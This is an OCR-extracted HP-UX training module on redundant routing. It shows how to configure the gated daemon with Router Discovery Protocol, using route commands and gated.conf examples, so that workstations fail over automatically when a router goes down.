
```
# netfiles.sh –r /tmp/netfiles
```

Module 6 — Redundant Routing

Objectives

- Following a specific approach to creation of an alternate route by means of Layer 3 facilities, build and test an alternate network route that will automatically engage when the primary route fails.

6–1. SLIDE: A Network Configuration


A Network Configuration

Student Notes

The **gated** can provide **dynamic routing** (i.e. automatic creation and maintenance of kernel's routing table), and **automatic re-routing** if a redundant path should fail.

Consider the following hardware configuration. The systems labeled **w4**, **w5**, **w15**, **w17**, and **w18** represent workstations running HP-UX. The box labeled **Router gw1** is a standalone router with Router Discovery Protocol supported and enabled.


The illustration assumes Class B IP addresses, but the system and routing hardware could be anything supporting the IP protocol suite. The routing devices must have Router Discovery Protocol supported and enabled to advertise their routing information to interested devices (i.e. those listening for RIP advertisements).

Workstations **w5** and **w17** have static default routes established through the router **gw1**.

```
w5:  /usr/sbin/route add default 128.1.1.42   1
w17: /usr/sbin/route add default 130.3.1.42   1
```

This will enable IP communications between **w5** and **w17** so long as the **gw1** router remains functional. If the **gw1** router fails, the communications between **w5** and **w17** will fail. IP isn't capable of choosing an alternate route through the system **`w15`**, even if a redundant default route through **`w15`** were added onto systems **`w5`** and **`w17`**.

6–2. SLIDE: When a Route Fails



When a Route Fails

Workstation w4
128.1.1.4

Workstation w5
128.1.1.5

128.1.1.15
Workstation w15
130.3.1.15

128.1.1.42
Router gw1
130.3.1.42

Workstation w17
130.3.1.17

Workstation w18
130.3.1.18

Student Notes


Redundant routes can be added by means of the route (1m) command:

```
w5:  /usr/sbin/route add default 128.1.1.42   1

     /usr/sbin/route add default 128.1.1.15   1

w17: /usr/sbin/route add default 130.3.1.42   1

     /usr/sbin/route add default 130.3.1.15   1
```

Unfortunately, these redundant routes are not accessible to the internetwork protocol (IP). The **`/usr/sbin/route`** command simply builds a table (i.e. routing table) in the kernel's memory that IP will search given a target IP address for a next hop destination IP address. IP will use the first host or network entry it finds that matches the target IP address to determine the next hop. If neither a host or network entry is found that matches the target, IP will use the first default entry it finds in the table. So making multiple entries with different destination IP addresses for the same host target address, network target address, or default would not be useful.

Because IP can't choose a redundant route when an interface goes down, the best thing to do is to keep the IP routing table updated with reliable routing information. We could do this manually by monitoring the state of all the routing devices and media; possibly using a ping command. When we see a change in state, the **`/usr/sbin/route`** command could be reissued to change the IP routing table to reflect a new route. In the example, this would mean modifying the default route in both **`w5`** and **`w17`** to hop through **`w15`** instead of the router **`gw1`**. Obviously, doing this manually would be impractical.

6–3. SLIDE: Using gated to Update Routing Tables



Using **gated** to Update Routing Tables

- The **gated** daemon processes router discovery packets.
- It adds a routing table entry for the default route.
- It deletes the default route entry if the router stop advertising.
- It uses a “preference” metric to select the default route.


Student Notes

It is possible to automate this process. When there are redundant routes between systems, as in the example configuration in the slide, all that is needed is to manage the timely updating of the routing table. This is where **gated** can be used.

The **gated** daemon needs to be configured to enable the Router Discovery Protocol for each interface on the HP-UX system. Once configured and enabled, **gated** will automatically obtain routing information from other systems and routers using the same routing protocol. This information is kept in the system's process memory. It will use this information to automatically create and update the system's routing table in kernel memory (i.e. the one IP uses to make routing decisions).

When **gated** receives a router's "advertisment" of a new network, it adds a routing entry. If **gated** notices that the router has quit advertising the network, it deletes the routing entry. When it hears more than one router advertising the same network, it uses a metric based on "hop count" (number of hops it will take for the packet to reach the advertised network) to choose one for the kernel routing entry. The lower the number, the more preferable the route.

6–4. SLIDE: Configuring an HP-UX System as a Router



Configuring an HP-UX System as a Router

Configuration of **/etc/gated.conf** for Workstation w15

```
routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast;
};

icmp yes {
    traceoptions routerdiscovery;
};
```

Student Notes

In the example, we will keep the static routes for **w5** and **w17** for the moment. But if we configure **w4** and **w18** to use **gated** to automatically maintain the routing table, the router **gw1** or system **w15** (either one) may be used to communicate between networks.

First system **w15** must be configured with **gated** to enable the Router Discovery Protocol for advertising. The router **gw1** must also have the Router Discovery Protocol enabled on it.

The first step is to create the **/etc/gated.conf** configuration file on **w15** with the following contents:


```
routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast;
}

icmp yes {
    traceoptions routerdiscovery  ;
}  ;
```

Once complete, start **`gated`** on **`w15`** by executing **`gated –t /var/adm/gated.log`** as superuser. Next, edit the **`/etc/rc.config.d/netconf`** file and set **`GATED=1`** if you desire **`gated`** to be started at boot time.

The **`gated`** daemon will make log entries in **`/var/adm/syslog/syslog.log`** at startup. Check this log for parsing (i.e. syntax) errors immediately following startup. The file should contain a message indicating that routing is commencing.

NOTE: The **`gated`** process should be running "for the life of the boot session" in the background. The most common parsing error is forgetting a semicolon at the end of each line.

6–5. SLIDE: Configuring Router Discovery Clients



Configuring Router Discovery Clients

Configuration of **/etc/gated.conf** for Workstation w4

```
routerdiscovery client yes {
    interface all broadcast;
};

icmp yes {
    traceoptions routerdiscovery;
};

rip no;
```

Student Notes

Now that the system **w15** and router **gw1** are both advertising route information, we need to configure systems **w4** and **w18** to listen to the advertisements and to configure their kernel routing table based upon them. Create an **/etc/gated.conf** file for system **w4** and **w18** with the following contents:


```
routerdiscovery client yes {
    interface all broadcast  ;
}  ;

icmp yes {
    traceoptions routerdiscovery;
}

rip no;
```

Once created, start the gated daemon with the command below:

```
# gated –t /var/adm/gated.log
```

6–6. SLIDE: The Modified Configuration

The Modified Configuration



Workstation w4
128.1.1.4

Workstation w5
128.1.1.5

128.1.1.15
Workstation w15
130.3.1.15

128.1.1.42
Router gw1
130.3.1.42


Workstation w17
130.3.1.17

Workstation w18
130.3.1.18

Student Notes

At this point, all the systems will be able to communicate. Keep in mind that systems **w5** and **w17** have static routing through the router **gw1**, while systems **w4** and **w18** have dynamic routing through either **w15** or **gw1**, (let's say **gw1** was chosen by **gated**). In the diagram below, the label **RDP** is given to each interface of each device implementing the protocol.

6–7. SLIDE: Testing the Configuration



Testing the Configuration

Student Notes


To test the configuration, power off the router **gw1**. Note what happens in the network. You should note immediately that systems on the **128.1** network will not be able to communicate with systems on the **130.3** network.

After 90 seconds however, the **gated** daemons running at **w4**, **w15**, and **w18** will have detected that **gw1** has not issued any advertisements. The **gated** daemon on each system will remove any routing information regarding **gw1** from its internal table. The **gated** daemon at **w15** will stop advertising routes to **gw1**. The **gated** daemon at **w4** and **w18** will remove any routes through **gw1** from the kernel routing table.

However, noticing that another route exists through system **w15**, **gated** will immediately create a new route entry to the same network through system **w15**. As a result, systems **w4** and **w18** will again be able to communicate automatically. Systems **w5** and **w17**, with their static routes through **gw1**, will remain unable to communicate between networks.

6–8. SLIDE: When the Original Route Is Restored

When the Original Route Is Restored




Student Notes

Now, power on the router **gw1**. You will notice that **w5** and **w17** are again able to communicate. You might think that **gated** on **w4** and **w18** would modify the routing table so that routing occurs through **gw1** again. It doesn't. What does happen, is **gw1** starts advertising its routes once again. System **w15**, hearing the advertisements from **gw1**, starts advertising the route through **gw1** again. This happens because the routes through both **w15** and **gw1** both have the same preference value of 1 (1 hop). The **gated** daemon doesn't see any difference between the two. A **preference** value is advertised along with each route.

